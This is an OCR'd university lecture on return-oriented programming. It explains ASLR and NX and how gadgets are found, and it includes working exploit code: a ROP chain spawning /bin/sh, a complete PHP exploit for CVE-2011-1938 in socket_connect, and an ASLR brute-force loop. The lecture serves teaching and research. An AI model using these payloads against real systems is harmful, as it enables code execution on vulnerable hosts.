An introduction to the Return Oriented Programming and ROP chain generation

Why and How

Course lecture at the
Bordeaux university for the CSI Master

Jonathan Salwan
Nov 2014

Keywords: *ROP Intel / ARM, Tools, ROP chain generation, gadgets' semantics, ASLR and NX internal, JOP, SOP, BROP, SROP, example with CVE-2011-1938*

Road-map


- Classical attacks without any security
  - Stack overflow exploitation in 2009
- Mitigation against these classical attacks
  - Address space layout randomization
  - Not eXecute Bit
- ROP introduction
  - What is the ROP?
  - Why use the ROP?
  - How can we find gadgets?
  - Tools which can help you
- Real example
  - CVE-2011-1938 exploitation
- Mitigation against ROP attacks
- ROP variants
  - JOP, SOP, BROP, SROP
- Some cool research subjects
  - The gadgets semantics
  - Rop chain generation
- Conclusion
- References

Classical attacks without any security

- Find the bug
- Try to control the program counter register
- Store your shellcode somewhere in memory
- Set the program counter register to point on your shellcode
  - Shellcode executed → you win

Classical attacks without any security

- Classical stack buffer overflow
  - Control the saved EIP
  - Overwrite the SEIP with an address pointing to your code



Mitigation against these classical attacks

- Address Space Layout Randomization
- No eXecute bit
- There are other protections but we won't describe them in this lecture
  - ASCII Armor
  - FORTIFY_SOURCE
  - SSP

Address Space Layout Randomization

- Map your Heap and Stack randomly
  - At each execution, your Heap and Stack will be mapped at different places
  - It's the same for shared libraries and VDSO

- So, now you cannot jump on an hardened address like in a classical attacks *(slide 4)*

Address Space Layout Randomization - Example


- Two executions of the same binary :

```
009c0000-009e1000 rw-p 00000000 00:00 0                [heap]
7fff329f5000-7fff32a16000 rw-p 00000000 00:00 0        [stack]
7fff32bde000-7fff32bdf000 r-xp 00000000 00:00 0        [vdso]

01416000-01437000 rw-p 00000000 00:00 0                [heap]
7fff2fa70000-7fff2fa91000 rw-p 00000000 00:00 0        [stack]
7fff2fb1c000-7fff2fb1d000 r-xp 00000000 00:00 0        [vdso]
```

Address Space Layout Randomization – Linux Internal


- Heap and Stack areas mapped at a pseudo-random place for each execution



No eXecute bit


- NX bit is a CPU feature
  - On Intel CPU, it works only on x86_64 or with Physical Address Extension (PAE) enable
- Enabled, it raises an exception if the CPU tries to execute something that doesn't have the NX bit set
- The NX bit is located and setup in the Page Table Entry

No eXecute bit – Paging Internals



No eXecute bit – PTE Internal

- The last bit is the NX bit (exb)
  - 0 = disabled
  - 1 = enabled



ROP Introduction

- When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC *[1]* - *Buchanan, E.; Roemer, R.; Shacham, H.; Savage, S. (October 2008)*

- Return-Oriented Programming: Exploits Without Code Injection *[2]* - *Shacham, Hovav; Buchanan, Erik; Roemer, Ryan; Savage, Stefan. Retrieved 2009-08-12.*

ROP definition

- Chain gadgets to execute malicious code.
- A gadget is a suite of instructions which end by the branch instruction ret (Intel) or the equivalent on ARM.
  - Intel examples:
    - pop eax ; ret
    - xor ebx, ebx ; ret
  - ARM examples:
    - pop {r4, pc}
    - str r1, [r0] ; bx lr
- Objective: Use gadgets instead of classical shellcode

A gadget can contain other gadgets

- Because x86 instructions aren't aligned, a gadget can contain another gadget.

```
f7c7070000000f9545c3 → test edi, 0x7 ; setnz byte ptr [rbp-0x3d] ;
  c7070000000f9545c3 → mov dword ptr [rdi], 0xf000000 ; xchg ebp, eax ; ret
```

- Doesn't work on RISC architectures like ARM, MIPS, SPARC...

Why use the ROP?

- Gadgets are mainly located on segments without ASLR and on pages marked as executables
  - It can bypass the ASLR
  - It can bypass the NX bit

Road-map attack

- Find your gadgets
- Store your gadgets addresses on the stack
  - You must to overwrite the saved eip with the address of your first gadget

CALL and RET semantics (Intel x86)

- CALL semantic

```
ESP ← ESP – 4
[ESP] ← NEXT(EIP) ; sEIP
EIP ← OPERANDE
```

- RET semantic


```
TMP ← [ESP]      ; get the sEIP
ESP ← ESP + 4    ; Align stack pointer
EIP ← TMP        ; restore the sEIP
```

Attack process on x86

- Gadget1 is executed and returns
- Gadget2 is executed and returns
- Gadget3 is executed and returns
- And so on until all instructions that you want are executed

- So, the real execution is:

```
pop     eax
xor     edx, edx
inc     ecx
```



Attack process on ARM

- This is exactly the same process but this time using this kind of gadgets:

```
pop {r3, pc}
mov r0, r3 ; pop {r4, r5, r6, pc}
pop {r3, r4, r5, r6, r7, pc}
```

- On ARM it's possible to *pop* a value directly in the program counter register (pc)

How can we find gadgets?

- Several ways to find gadgets
  - Old school method : *objdump* and *grep*
    - Some gadgets will be not found: *Objdump* aligns instructions.
  - Make your own tool which scans an executable segment
  - Use an existing tool

Tools which can help you

- Rp++ *by Axel Souchet [3]*
- Ropeme *by Long Le Dinh [4]*
- Ropc *by patkt [5]*
- Nrop *by Aurelien wailly [6]*
- ROPgadget *by Jonathan Salwan [7]*

ROPgadget tool

- ROPgadget is :
  - A gadgets finder and “auto-roper”
  - Written in Python
  - Using Capstone engine
  - Support PE, ELF, Mach-O formats
  - Support x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures

ROPgadget tool – Quick example

- Display available gadgets

```
$ ./ROPgadget.py --binary ./test-suite-binaries/elf-Linux-x86-NDH-chall
0x08054487 : pop edi ; pop ebp ; ret 8
0x0806b178 : pop edi ; pop esi ; ret
0x08049fdb : pop edi ; ret
[...]
0x0804e76b : xor eax, eax ; pop ebx ; ret
0x0806a14a : xor eax, eax ; pop edi ; ret
0x0804aae0 : xor eax, eax ; ret
0x080c8899 : xor ebx, edi ; call eax
0x080c85c6 : xor edi, ebx ; jmp dword ptr [edx]

Unique gadgets found: 2447
```

ROPgadget tool – ROP chain generation in 5 steps

- Objective :

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

- Step 1 - Write-what-where gadgets
  - Write “/bin/sh” in memory
- Step 2 - Init syscall number gadgets
  - Setup execve syscall number
- Step 3 - Init syscall arguments gadgets
  - Setup execve arguments
- Step 4 - Syscall gadgets
  - Find syscall interrupt
- Step 5 - Build the ROP chain
  - Build the python payload

Step 1
Write-what-where gadgets

```
- Step 1 -- Write-what-where gadgets
        [+] Gadget found: 0x80798dd mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8052bba pop edx ; ret
        [+] Gadget found: 0x80a4be6 pop eax ; ret
        [+] Gadget found: 0x804aae0 xor eax, eax ; ret
```

- The edx register is the destination
- The eax register is the content
- xor eax, eax is used to put the null byte at the end

Step 2
Init syscall number gadgets

```
- Step 2 -- Init syscall number gadgets
        [+] Gadget found: 0x804aae0 xor eax, eax ; ret
        [+] Gadget found: 0x8048ca6 inc eax ; ret
```

- xor eax, eax is used to initialize the context to zero
- inc eax is used 11 times to setup the exceve syscall number

Step 3
Init syscall arguments gadgets

```
- Step 3 -- Init syscall arguments gadgets
        [+] Gadget found: 0x8048144 pop ebx ; ret
        [+] Gadget found: 0x80c5dd2 pop ecx ; ret
        [+] Gadget found: 0x8052bba pop edx ; ret
```

- int execve(const char *filename, char *const argv[], char *const envp[]);
  - pop ebx is used to initialize the first argument
  - pop ecx is used to initialize the second argument
  - pop edx is used to initialize the third argument

Step 4
Syscall gadget

```
- Step 4 -- Syscall gadget

        [+] Gadget found: 0x8048ca8 int 0x80
```

- int 0x80 is used to raise a syscall exception

Step 5 - Build the ROP chain

```
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a0) # @ .data
p += pack('<I', 0x080a4be6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a4) # @ .data + 4
p += pack('<I', 0x080a4be6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x0804aae0) # xor eax, eax ; ret
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08048144) # pop ebx ; ret
p += pack('<I', 0x080cd9a0) # @ .data
p += pack('<I', 0x080c5dd2) # pop ecx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x0804aae0) # xor eax, eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca8) # int 0x80
```

ROPgadget tool – ROP chain generation

Demo time

Real example with the CVE-2011-1938

```
<?php
    $addr = str_repeat("A", 500);
    $fd   = socket_create(AF_UNIX, SOCK_STREAM, 1);
    $ret  = socket_connect($fd, $addr);
?>
```

- Stack overflow in PHP 5.3.6 via the “addr” parameter
  - AF_UNIX must be setup to trigger the bug

CVE-2011-1938 Analysis

```
PHP_FUNCTION(socket_connect)
{
  zval                    *arg1;
  php_socket              *php_sock;
  struct sockaddr_in      sin;
  #if HAVE_IPV6
  struct sockaddr_in6     sin6;
  #endif
  struct sockaddr_un      s_un; /* stack var */
  char                    *addr;
  int                     retval, addr_len;
  long                    port = 0;
  int                     argc = ZEND_NUM_ARGS();
  [...]

    case AF_UNIX:
       memset(&s_un, 0, sizeof(struct sockaddr_un));
       s_un.sun_family = AF_UNIX;
       memcpy(&s_un.sun_path, addr, addr_len); /* Unlimited copy. Stack overflow */
       retval = connect(php_sock->bsd_socket, (struct sockaddr *) &s_un,
                (socklen_t) XtOffsetOf(struct sockaddr_un, sun_path) + addr_len);
       break;
  [...]
}
```

CVE-2011-1938 exploitation

- Objective
  - execve("/bin/sh", args, env);

- Necessary memory/registers state
  - EAX ← 11 (sys_execve)
  - EBX ← "/bin/sh" (char *)
  - ECX ← arguments (char **)
  - EDX ← env (char **)

CVE-2011-1938
Possible gadgets

```
[G01] int $0x80
[G02] inc %eax;  ret
[G03] xor %eax,%eax; ret
[G04] mov %eax,(%edx); ret
[G05] pop %ebp; ret
[G06] mov %ebp,%eax; pop %ebx; pop %esi; pop %edi; pop %ebp; ret
[G07] pop %edi; pop %ebp; ret
[G08] mov %edi,%edx; pop %esi; pop %edi; pop %ebp; ret
[G09] pop %ebx; pop %esi; pop %edi; pop %ebp; ret
[G10] xor %ecx,%ecx; pop %ebx; mov %ecx,%eax; pop %esi; pop %edi; pop %ebp; ret
```

/!\ Be careful that your gadgets will not erase values already loaded. Example with the gadgets G10 and the EAX register.

CVE-2011-1938
Possible gadgets

- [G01] int 0x80
  - Raise an exception
- [G02] inc %eax ; ret
  - Setup EAX ← 11 (sys_excve)
- [G03] xor eax, eax ; ret
  - Setup EAX ← 0
- [G04] mov %eax, (edx) ; ret
  - Write-what-where
- [G05 & G06] pop %ebp ; ret && mov %ebp, %eax ; ret
  - Used to control the EAX register in the gadget 04 [G04]
- [G07 & G08] pop %edi, … ; ret && mov %edi, %edx ; … ; ret
  - Used to the RDX register in the gadget 4 [G04]
- [G09]
  - Setup EBX ← First argument of the *execve*
- [G10]
  - Setup ECX ← Second argument of *execve*

CVE-2011-1938
The payload – Define gadgets

- Define useful gadgets found in /usr/bin/php binary

```
define('DUMMY',     "\x42\x42\x42\x42");// padding
define('DATA',      "\x20\xba\x74\x08");// .data 0x46a0   0x874ba20
define('DATA4',     "\x24\xba\x74\x08");// DATA + 4
define('DATA8',     "\x28\xba\x74\x08");// DATA + 8
define('DATA12',    "\x3c\xba\x74\x08");// DATA + 12
define('INT_80',    "\x27\xb6\x07\x08");// 0x0807b627: int $0x80
define('INC_EAX',   "\x66\x50\x0f\x08");// 0x080f5066: inc %eax | ret
define('XOR_EAX',   "\x60\xb4\x09\x08");// 0x0809b460: xor %eax,%eax | ret
define('MOV_A_D',   "\x84\x3e\x12\x08");// 0x08123e84: mov %eax,(%edx) | ret
define('POP_EBP',   "\xc7\x48\x06\x08");// 0x080648c7: pop %ebp | ret
define('MOV_B_A',   "\x18\x45\x06\x08");// 0x08064518: mov %ebp,%eax | pop %ebx | pop %esi
                                        //             pop %edi | pop %ebp | ret
define('MOV_DI_DX', "\x20\x26\x07\x08");// 0x08072620: mov %edi,%edx | pop %esi | pop %edi
                                        //             pop %ebp | ret
define('POP_EDI',   "\x23\x26\x07\x08");// 0x08072623: pop %edi | pop %ebp | ret
define('POP_EBX',   "\x0f\x4d\x21\x08");// 0x08214d0f: pop %ebx | pop %esi | pop %edi |
                                        //             pop %ebp | ret
define('XOR_ECX',   "\xe3\x3b\x1f\x08");// 0x081f3be3: xor %ecx,%ecx|pop %ebx|mov %ecx,%eax
                                        //             pop %esi|pop %edi|pop %ebp|ret
```

CVE-2011-1938
The payload – Step 1

- Store “//bi” in the memory

```
POP_EDI.   // pop %edi
DATA.      // 0x874ba20
DUMMY.     // pop %ebp
MOV_DI_DX. // mov %edi,%edx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
"//bi".    // pop %ebp
MOV_B_A.   // mov %ebp,%eax
DUMMY.     // pop %ebx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp
MOV_A_D.   // mov %eax,(%edx)
```

CVE-2011-1938
The payload – Step 1

- Store “n/sh” in the memory

```
POP_EDI.   // pop %edi
DATA4.     // 0x874ba24
DUMMY.     // pop %ebp
MOV_DI_DX. // mov %edi,%edx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
"n/sh".    // pop %ebp
MOV_B_A.   // mov %ebp,%eax
DUMMY.     // pop %ebx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp
MOV_A_D.   // mov %eax,(%edx)
```

CVE-2011-1938
The payload – Step 1

- Store “\0” at the end.

```
POP_EDI.    // pop %edi
DATA8.      // 0x874ba28
DUMMY.      // pop %ebp
MOV_DI_DX. // mov %edi,%edx
DUMMY.      // pop %esi
DUMMY.      // pop %edi
DUMMY.      // pop %ebp
XOR_EAX.    // xor %eax,%eax
MOV_A_D.    // mov %eax,(%edx)
```

CVE-2011-1938
The payload – Step 2

- Setup arguments

```
XOR_ECX.   // xor %ecx,%ecx
DUMMY.     // pop %ebx
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp

POP_EBX.   // pop %ebx
DATA.      // 0x874ba20
DUMMY.     // pop %esi
DUMMY.     // pop %edi
DUMMY.     // pop %ebp
```

CVE-2011-1938
The payload – Step 3

- Setup syscall number

```
XOR_EAX.    // xor %eax,%eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
INC_EAX.    // inc %eax
```

CVE-2011-1938
The payload – Step 4

- Raise an exception

```
INT_80;    // int $0x80
```

- Trigger the vulnerability

```
$evil = $padd.$payload;

$fd   = socket_create(AF_UNIX, SOCK_STREAM, 1);
$ret  = socket_connect($fd, $evil);
```

Mitigation against the ROP attack

- Linux - Position-Independent Executable
  - Applies the ASLR on the section *.text*
    - *Can be bypassed on old specific 32bits-based Linux distribution*
  - *PIC (Position-Independent Code) is used for library when a binary is compiled with PIE*

- On Windows, ASLR can include the section *.text*

ASLR – Entropy not enough on certain old distribution

- Tested on a ArchLinux 32 bits in 2011
  - NX enable
  - ASLR enable
  - PIE enable
  - RELRO full
- If you don't have enough gadgets :
  - Choose yours in the libc
  - Brute-force the base address

PIC/PIE – Entropy not enough on certain old distribution

- Brute-force the base address

```
base_addr = 0xb770a000

p = "a" * 44
# execve /bin/sh generated by RopGadget v3.3
p += pack("<I", base_addr + 0x000e07c1) # pop %edx | pop %ecx | pop %ebx | ret
p += pack("<I", 0x42424242) # padding
p += pack("<I", base_addr + 0x00178020)  # @ .data
p += pack("<I", 0x42424242) # padding
p += pack("<I", base_addr + 0x00025baf) # pop %eax | ret
p += "/bin"

[...]
```

PIC/PIE – Entropy not enough on certain old distribution

- Wait for a few seconds

```
[jonathan@Archlinux rop-bf]$ while true ; do ./main "$(./exploit.py)" ; done
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
[...]
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
sh-4.2$
```

